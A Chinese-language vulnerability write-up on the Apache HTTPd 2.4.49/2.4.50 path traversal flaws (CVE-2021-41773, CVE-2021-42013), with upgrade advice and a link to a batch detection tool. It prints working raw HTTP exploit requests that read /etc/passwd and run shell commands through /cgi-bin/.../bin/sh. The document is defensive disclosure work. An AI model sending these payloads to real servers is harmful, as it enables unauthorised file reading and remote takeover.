

Apache 2.4.49 (CVE-2021-41773) 、 2.4.50 (CVE-2021-42013) 检测工具
原创 InBug实验室 2021-10-09 14:01
漏洞描述Apache HTTPd是Apache基金会开源的一款流行的HTTP服务器。2021年10月8日Ap
漏洞描述
Apache HTTPd是Apache基金会开源的一款流行的HTTP服务器。2021年10月8日Apache HTTPd官方发布安全更新,披露了CVE-2021-42013 Apache HTTPd 2.4.49/2.4.50 路径穿越漏洞。由于对CVE-2021-41773 Apache HTTPd 2.4.49 路径穿越漏洞的修复不完善,攻击者可构造恶意请求绕过补丁,利用穿越漏洞读取到Web目录之外的其他文件。同时若Apache HTTPd开启了cgi支持,攻击者可构造恶意请求执行命令,控制服务器。
影响版本
Apache HTTPd 2.4.49/2.4.50版本
验证过程
Apache HTTPd 2.4.49 任意文件读取漏洞验证:

GET数据包:
GET /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd HTTP/1.1Host: hostContent-Length: 2
Apache HTTPd 2.4.49 命令执行测试,未能成功回显命令,回显了bash报错信息。

POST数据包:
POST /cgi-bin/%2e%%32%65/%2e%%32%65/%2e%%32%65/%2e%%32%65/%2e%%32%65/bin/sh HTTP/1.1Host: hostConnection: closeContent-Length: 13echo;ifconfig
Apache HTTPd 2.4.50 命令执行测试:

POST /cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/sh HTTP/1.1Host: hostConnection: closeContent-Length: 13echo;ifconfig

一个图片总结这次ApacheHTTPd 2.4.50版本修复不完善。
修复建议
建议使用Apache HTTPd 2.4.49 与Apache HTTPd 2.4.50 版本的服务器更新Apache HTTPd 版本至最新。
检测工具
Apache 2.4.49 (CVE-2021-41773)
Apache 2.4.50 (CVE-2021-42013)
批量多线程检测工具:
Github地址:
https://github.com/inbug-team/CVE-2021-41773_CVE-2021-42013